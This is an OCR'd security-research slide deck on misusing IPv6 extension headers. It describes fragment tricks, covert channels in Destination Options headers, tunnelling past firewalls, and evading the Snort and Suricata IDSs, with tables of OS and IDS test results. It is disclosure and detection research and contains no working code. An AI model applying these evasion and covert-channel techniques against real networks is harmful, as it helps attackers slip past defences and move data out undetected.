
Outer fragment header — Iner fragment header

IPv6 Header | Fragment Header #1 | Fragment Header #2 — Packet 2

... Outer fragment header — Iner fragment header

IPv6 Header | Fragment Header #1 | Fragment Header #2 — Packet n

3. Upper-layer Protocol Header at a Fragment other than the 1st Fragment



IPv6 Header	Fragment Header	Destination Options Header	Packet 1
IPv6 Header	Fragment Header	Destination Options Header	Packet 2
IPv6 Header	Fragment Header	ICMPv6 Plus payload	Packet 3

4.Mixing Extension Headers and Sending the Upper-Layer Protocol Header at a Fragment other than the 1st

- A combination of:
  - the 1st (mixing multiple extension headers)
  - and the 3rd (sending the upper layer header at a fragment other than the 1st) scenarios.

5-7:Creating Overlapping Extension headers

- This is a layer-3 overlapping, not an overlapping known from IPv4.
- Case 1:

  The 3rd fragment overlaps the 2nd.
- Case 2:

  The 3rd fragment overlaps the 1st.
- Case 3:

  The 2nd fragment overlaps the 1st.

8. Transfer of arbitrary data at the IP level

- The IPv6 ***Destination Options Extension*** header and the ***Hop-by-Hop Options*** header carry a variable number of type-length-value (TLV) encoded “options”.
  - Just set the two highest-order bits of the “Option Type” to “01” → (which means: discard the packet) to remain undetected.

9. Transfer of arbitrary data at the IP level


- We can expand the room for arbitrary data, by using several such Extension Headers in a packet, or several fragments.

What else RFCs say to us?

- RFC 2460: “*If the upper-layer header is another IPv6 header (in the case of IPv6 being tunneled over or encapsulated in IPv6), it may be followed by its own extension headers, which are separately subject to the same ordering recommendations.*”

What if we Tunnel IPv6 in IPv6?

- This is ...officially allowed...



IPv6 IPv6 IPv6 ... IPv6

- Questions:
  - How an OS should respond on this? And if a host responds to such a packet, in which source (if different in each IPv6 header) does the recipient respond?
  - How a network perimeter security device (e.g. Firewall) filter such traffic?
  - What if we fragment IPv6 tunnelled traffic?
  - What if we add (arbitrary) number of Extension headers for each IPv6 main header?

Results

	Centos 6.3 2.6.32-279.22.1	**Ubuntu 10.04.4 2.6.32-45**	**Ubuntu 12.04.1 3.2.0-37**	**FreeBSD 9.0p3/9.1**	**OpenBSD 5.2**	**Windows XP/7/8/2008**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	√	√ *	√	√/√		√
2. Nested fragments		√	√			√
3.Upper-layer Protocol Header at Fragment other than the 1st		√	√		√	√
4. Upper-layer Protocol Header at the 2nd Fragment and Mixing Multiple Extension headers at the 1st	√	√	√		√	√
5. Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	√	√				
6-7. Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st (or the 2nd overlaps the 1st)	√	√ *	√	/√		
8. Transfer of "large" amount of arbitrary data at the IP leve**l**	√	√	√	√/√	√	√
9 Transfer of "large" amount of fragmented arbitrary data at the IP level		√	√		√	√
10. IPv6 tunneled in IPv6	***	Not tested	**	**		√/* */* */* *
11. Fragmented IPv6 tunneled in IPv6.	***	Not tested	**	**		√/* */ /* *

* * ICMPv6 Parameter problem unrecognized Next Header type encountered

* * * Destination unreachable Communication with destination administratively prohibited

* Ubuntu 10.04 LTS responds twice (sends to ICMPv6 Echo Reply messages back to a single ICMPv6 Echo Request message).

Security Impacts of the Misuse of the IPv6 Extension Headers

- OS Fingerprinting (different OS behaviours under different scenarios create detection opportunities).

Security Impacts of the Misuse of the IPv6 Extension Headers

- OS Fingerprinting (different OS behaviours under different scenarios create detection opportunities).
- Creation of Covert Channels at the IP level.

Covert Channels (before)

- Hiding data - the old ways:
  - At the application layer (e.g. DNS, HTTP, etc.)
    - Easily detectable
  - IPv4 → “Options” Field
    - Very limited space.

Covert Channels (using IPv6)

- Destination Options or Hop-by-hop Extension Header
  - Up to 2048 bytes per IPv6 Dest Opt or Hop-by-hop Extension header.
  - Many headers per packet → big space
  - Not easily detectable (at least yet)
  - Can be encapsulated e.g. in Teredo.
  - We can send legitimate data at the application layer protocol to mislead any detectors.
- **Can your DLP detect this?**

Security Impacts of the Misuse of the IPv6 Extension Headers

- OS Fingerprinting (different OS behaviours under different scenarios create detection opportunities).
- Creation of Covert Channels at the IP level.
- Firewall evasion.


Evading Firewalls

- Remember tunneled traffic? It is accepted by Windows XP.
- We can bypass filtering devices (e.g. Firewalls or routers' access lists) if the final (filtered) target address is the tunneled one and the outer one is allowed from the access rules .
- Of course, there are also other ways to achieve this (we'll discuss them later).

Security Impacts of the Misuse of the IPv6 Extension Headers

- OS Fingerprinting (different OS behaviours under different scenarios create detection opportunities).
- Creation of Covert Channels at the IP level.
- Firewall evasion
- Evading Intrusion Detection Systems.

Scenario




The string “**EXPLOIT**” is our exploit.

IDS has a signature content **EXPLOIT** that detects it

Insertion

- When an IDS accepts a packet that the end-system rejects.
- An attacker can use this type of attacks to defeat signature analysis and to pass undetected through an IDS.

Insertion




The target rejects character “R”, which IDS accepts; this breaks the IDS signature.

Signature content**: EXPLOIT**

Evasion

- When an end-system accepts a packet that an IDS rejects.
- Such attacks are exploited even more easily that insertion attacks.

Evasion



Target

Ouch!

IDS


EXPL~~O~~IT

EXPLOIT

The target accepts character “O”, which IDS rejects; this breaks the IDS signature.

Signature content**: EXPLOIT**

Abusing IPv6 Extension Headers Against Snort



Tests	**Alert(s) issued by Snort IDS**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	~~frag:3: Bogus fragmentation packet. Possible BSD attack~~ ICMP-INFO ICMPv6 Echo Request
2.Nested fragments	~~frag:3: Bogus fragmentation packet. Possible BSD attack~~ frag3: Fragments smaller than configured min_fragment_length ICMP-INFO ICMPv6 Echo Request
3.Upper-layer Protocol Header at the Second/Subsequent Fragment	ICMP-INFO ICMPv6 Echo Request (for less than 8 fragments)
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1st	ICMP-INFO ICMPv6 Echo Request
5 Upper-layer Protocol Header at the 2nd Fragment with Extension Headers Overlapping	~~frag:3: Bogus fragmentation packet. Possible BSD attack~~ frag 3: Fragmentation overlap ICMP-INFO ICMPv6 Echo Request
6 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	frag 3: Fragmentation overlap frag 3: Fragments smaller than configured min_fragment length
7 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st	frag 3: Fragmentation overlap ~~frag 3: Bogus fragmentation packet. Possible BSD attack~~ frag 3: Fragments smaller than configured min_fragment length ICMP-INFO ICMPv6 Echo Request
8 Transfer of “large” amount of arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request
9 Transfer of “large” amount of fragmented arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request

Evading Snort

- If we send the upper-layer header at 10th packet or later
- And fill the Destination Options Header with some arbitrary meaningless data at the options:
  - the ICMPv6 Echo Request message is not detected by Snort (an alert is not issued).
  - OpenBSD, Windows and Linux happily respond with an ICMPv6 Echo Reply message.

Evading Snort


- Using this same type of attack, we can launch any type of attack without being detected by Snort.
  - Port scanning, SQLi, etc.

Evading Suricata

- Tested and configured similarly as Snort.
- Suricata-specific IPv6 rules were also enabled.
- Regarding the rest, the same ICMPv6 detection rule were enabled.

Tests	**Alert(s) issued by Suricata IDS**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	~~SURICATA IPv6 duplicated Destination Options extension header~~ ICMP-INFO ICMPv6 Echo Request
2. Nested fragments	~~NONE~~ SURICATA ICMPv6 invalid checksum ICMP-INFO ICMPv6 Echo Request
3.Upper-layer Protocol Header at the Second/Subsequent Fragment	~~NONE~~ SURICATA ICMPv6 invalid checksum ICMP-INFO ICMPv6 Echo Request (tested for 180 fragments)
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1st	~~NONE~~ SURICATA ICMPv6 invalid checksum ICMP-INFO ICMPv6 Echo Request
5 Upper-layer Protocol Header at the 2nd Fragment with Extension Headers Overlapping	SURICATA FRAG IPv6 Fragmentation overlap ICMP-INFO ICMPv6 Echo Request
